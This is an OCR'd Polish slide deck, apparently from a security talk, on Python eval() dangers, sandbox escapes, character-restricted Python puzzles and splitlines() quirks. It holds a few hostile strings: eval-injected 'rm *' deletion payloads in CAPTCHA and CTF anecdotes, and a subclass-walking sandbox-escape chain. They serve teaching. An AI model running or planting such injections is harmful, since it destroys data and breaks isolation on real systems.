
```
dict.__class__.__base__.__subclasses__()[
104].__subclasses__()[12].default_seriali
zer.codecs.sys.modules['socket']
```


# AI to bezpieczeństwo*!


*bezpieczeństwo zatrudnienia dla pentesterów

# Bonus:
# Moja ulubiona zasłyszana historia

# Zabawna zasłyszana historia




Pewnego razu...

...był sobie spamer

**Quiz!**

Jak spamer zaimplementował rozwiązywanie CAPTCHA?

**A.** Zaimplementował parser, konwersje z notacji infiksowej na odwrotną notację polską, a potem użył maszyny stosowej żeby wyliczyć wynik.

**Quiz!**

Jak spamer zaimplementował rozwiązywanie CAPTCHA?

**A.** Zaimplementował parser, konwersje z notacji infiksowej na odwrotną notację polską, a potem użył maszyny stosowej żeby wyliczyć wynik.

**B.** Użył eval()

**Quiz!**

**Rozwiązanie:**

Z jakiegoś powodu takie zadanie wygenerowane przez CAPTCHA...

```
1+__import__('os').system('rm *')+1
```

...rozwiązało problem ze spamem.

# Zabawna zasłyszana historia v1.5 (tłumaczenie)

<@Redford> LOL
<@Redford> rozwiązuję zadanie z ppc300
<@Redford> **dostajesz serię wyrażeń matematycznych i musisz określić, czy wynik jest liczbą całkowitą**
<@Redford> więc rozwiązałem kilkaset poziomów
<@Redford> (mówi ci, na którym poziomie jesteś)
<@Redford> **i nagle dostaję takie wyrażenie jako następne:**

# Zabawna zasłyszana historia v1.5 (tłumaczenie)

<@Redford> LOL
<@Redford> rozwiązuję zadanie z ppc300
<@Redford> **dostajesz serię wyrażeń matematycznych i musisz określić, czy wynik jest liczbą całkowitą**
<@Redford> więc rozwiązałem kilkaset poziomów
<@Redford> (mówi ci, na którym poziomie jesteś)
<@Redford> **i nagle dostaję takie wyrażenie jako następne:**
<@Redford> **__import('os')__.popen('rm -ri *').read()**
<@Redford> :D

# Zabawna zasłyszana historia v1.5 (tłumaczenie)

<@Redford> LOL
<@Redford> rozwiązuję zadanie z ppc300
<@Redford> **dostajesz serię wyrażeń matematycznych i musisz określić, czy wynik jest liczbą całkowitą**
<@Redford> więc rozwiązałem kilkaset poziomów
<@Redford> (mówi ci, na którym poziomie jesteś)
<@Redford> **i nagle dostaję takie wyrażenie jako następne:**
<@Redford> **__import('os')__.popen('rm -ri *').read()**
<@Redford> :D
<@Redford> na szczęście miałem regexp przed eval, żeby temu zapobiec :)

# Jeszcze inny sandbox...
# Python bez znaku *X*

# Python bez znaku X

Znaki w Pythonie:

~ ! @ # $ % ^ & * ( ) _ - = ` [ ] { } ; : ' " \ | , . < > / ?

0-9 A-Za-z

**Legenda**:
nieużywane w składni
nudne
najciekawsze

DEMO

## Garść przykładowych rozwiązań:

Zabronione znaki: **( )**

```
# We want to print out hello world.
class x:
  __init__=lambda x,y:None
  __lt__=print

@x
class y:
  pass

y < "Hello World"
```

## Garść przykładowych rozwiązań:

Zabronione znaki: **=**

```
# FORBIDDEN: =
# We want to assign a value to variable "s".

for s in ["Hello World!"]: pass
# OR
globals().__setitem__("s", "Hello World!")

print(s)  # Part of challenge.
```

**Garść przykładowych rozwiązań:**

Zabronione znaki: **0123456789**

```
# FORBIDDEN: 0123456789
# We want to print one thousand two hundred thirty
four.

a=len("a")
b=len("aaaaaaaaaa")
c=b**(a+a)
d=b**(a+a+a)

print(a+a+a+a+b+b+b+c+c+d)
```

# I jeszcze jeden sandbox...
# AST

**Treebox - Python AST sandbox challenge from Google CTF 2022**

https://gynvael.coldwind.pl/?id=751

https://github.com/google/google-ctf/blob/main/2022/quals/sandbox-treebox/challenge/treebox.py

# DEMO

Na poziomie kodu źródłowego


Na poziomie AST

Na poziomie kodu bajtowego

Na poziomie środowiska wykonania

Na żadnym z poziomów nie za bardzo działa 🤷

# Lepsze rozwiązanie





*punkty bonusowe jeśli wyniki pracy są odbierane już po zakończeniu procesu kalkulatora*

```
data.splitlines()
```

# Operacje na tekście: co to jest "linia"


Jak chyba wszyscy wiemy,
nie ma co do tego zgody.

```
("a" + ZNAK + "b").splitlines()
```




Jak chyba wszyscy wiemy,
nie ma co do tego zgody.

```
("a" + ZNAK + "b").splitlines()
```




Jak chyba wszyscy wiemy,
nie ma co do tego zgody.


```
("a" + ZNAK + "b").splitlines()
```



Jak chyba wszyscy wiemy,
nie ma co do tego zgody.




Jak chyba wszyscy wiemy,
nie ma co do tego zgody.



Jak chyba wszyscy wiemy,
nie ma co do tego zgody.

```
("a" + ZNAK + "b").splitlines()
```

